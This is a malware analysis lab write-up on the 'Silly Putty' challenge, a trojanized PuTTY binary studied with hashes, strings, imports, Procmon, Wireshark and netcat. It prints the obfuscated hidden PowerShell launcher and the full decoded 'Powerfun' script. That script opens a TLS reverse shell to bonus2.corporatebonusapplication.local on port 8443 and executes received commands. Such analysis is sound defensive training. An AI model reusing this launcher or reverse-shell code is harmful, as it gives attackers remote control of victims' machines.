Challenge Silly Putty

24 May 2024 05:18 PM

Name: Rishikesh Rahangdale

Description
The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

Project Goals

- Perform basic static and basic dynamic analysis on this malware sample and extract facts about the malware's behaviour.

Challenge Questions :
-----> Basic Static Analysis

1. What is the SHA256 hash of the sample?
2. What architecture is this binary?
3. Are there any results from submitting the SHA256 hash to VirusTotal?
4. Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?
5. Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?
6. Is it likely that this binary is packed?

-----> Basic Dynamic Analysis
1. Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?
2. From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?
3. What is the DNS record that is queried at detonation?
4. What is the callback port number at detonation?
5. What is the callback protocol at detonation?
6. How can you use host-based telemetry to identify the DNS record, port, and protocol?
7. Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

Resources

- Basic Static Analysis
  - File hashes
  - VirusTotal
  - FLOSS
  - PEStudio
  - PEView

- Basic Dynamic Analysis
  - Wireshark
  - Inetsim
  - Netcat
  - TCPView
  - Procmon


Solution & Procedures

Basic Static Analysis

Q: What is the SHA256 hash of the sample?
--> Sha256:0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 (We calculated the hash using "Hashmyfiles")

Q: What architecture is this binary?
--> The Architecture of the PE file is 32-bit as it was discovered by PEView.

Q: Are there any results from submitting the SHA256 hash to VirusTotal?
--> Popular threat label trojan.marte/rozena



Q: Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

--> We did found some interesting Strings for example:

Out of memory
CryptProtectMemory
Argon2-Memory
Unable to load any WinSock library
config-selection-autocopy
MouseAutocopy
config-rtfcopy
Window/Selection/Copy
&Copy
Flush log file frequently
Apply
Received invalid elliptic curve point in ECDH reply
config-altonly
Forwarded port opened successfully
Disconnect if authentication succeeds trivially

We found a powershell script : powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL
7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4
WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ
/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEp
M/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3
NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+
4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+
6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+
7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6D
VOthaIh1IKOR3MjoK1UJfnhGVIpR+
8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"


After Converting the base64 string we got a whole script:

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()
   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

      $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
      $x = ($error[0] | Out-String)
      $error.clear()
      $sendback2 = $sendback2 + $x

      $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
      $stream.Write($sendbyte,0,$sendbyte.Length)
      $stream.Flush()
   }
   $client.Close()
   $listener.Stop()
   }
}

powerfun -Command reverse -Sslcon true
```

Q: Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?


--> We did found some interesting imports worth noting :

GetCurrentThread
GetCurrentThreadId
GetDesktopWindow
GetEnvironmentStringsW
GetEnvironmentVariableA
GetForegroundWindow
GetKeyboardState
GetLengthSid
GetModuleHandleExW
MapViewOfFile
RegCreateKeyExA
RegDeleteKeyA
RegDeleteValueA
RegEnumKeyA
RegSetValueExA
RegisterClipboardFormatA
ConnectNamedPipe



Q: Is it likely that this binary is packed?

--> As per the "Detect it easy" it is 92 percent unpacked.



Entropy

Type: PE32 | Offset: 00000000 | Size: 00179400 | Count: 100 | Size: 00003c5c

Total: 7.39415 | Status: packed(92%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000300	3.02062	not packed	PE Header
00000400	00096000	6.62118	packed	Section(0)['.text']
00096400	00029600	5.79672	not packed	Section(1)['.rdata']
000bfa00	00000c00	2.01928	not packed	Section(2)['.data']
000c0600	00000200	0.06398	not packed	Section(3)['.00cfg']
000c0800	00053800	7.82965	packed	Section(4)['.rsrc']
00114000	00007a00	6.72434	packed	Section(5)['.reloc']
0011ba00	00000800	6.23465	not packed	Section(6)['.text']
0011c200	00001e00	5.45819	not packed	Section(7)['.idata']
0011e000	00053800	7.82962	packed	Section(8)['.rsrc']
00171800	00007c00	6.68841	packed	Section(9)['.reloc']

Basic Dynamic

Q: Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?


--> Executing the program spawns PuTTY, which appears to be the normal program. But for a sec there seems to be a blue screen flashing.

Q: From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

--> We used Procmon to filter out the process, we got a bunch of interesting registry modifications, after filtering the child processes of Putty.exe we got many powershell processes with the payload. The payload is as follows:


```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL
7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4
WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ
/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEp
M/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3
NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+
4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+
6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+
7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6D
VOthaIh1IKOR3MjoK1UJfnhGVIpR+
8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')))),[System.IO.Compression.CompressionMode]::D
ecompress))).ReadToEnd()))"
```

After decoding it from base 64 we got the following script which is pasted above in the strings sections of this report.



Q: What is the DNS record that is queried at detonation?

--> bonus2.corporatebonusapplication.local . We got this after de-obfuscating the powershell script. Also using wireshark at the time of detonation.




Q: What is the callback port number at detonation?

--> The port is 8443.

Q: What is the callback port protocol at detonation?

--> TLS\SSL as we can see in the wireshark at the time of detonation.




Q: How can you use host-based telemetry to identify the DNS record, port, and protocol?

--> We can use procmon for this , by filtering the name of the binary and providing additional filter i.e process contains tcp.

Q: Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

--> We can use netcat for this particular task .We make changes in the local host file of our computer and change it to the DNS which the malware is trying to reach. After then we try to listen it in our machine and we do get something back but it needs a complete TLS Handshake to properly de-obfuscate.



```
C:\Users\rishi
λ nc -nvlp 8443
listening on [any] 8443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 52035
[illegible]
@  1   + )  &bonus2.corporatebonusapplication.local
[illegible]
```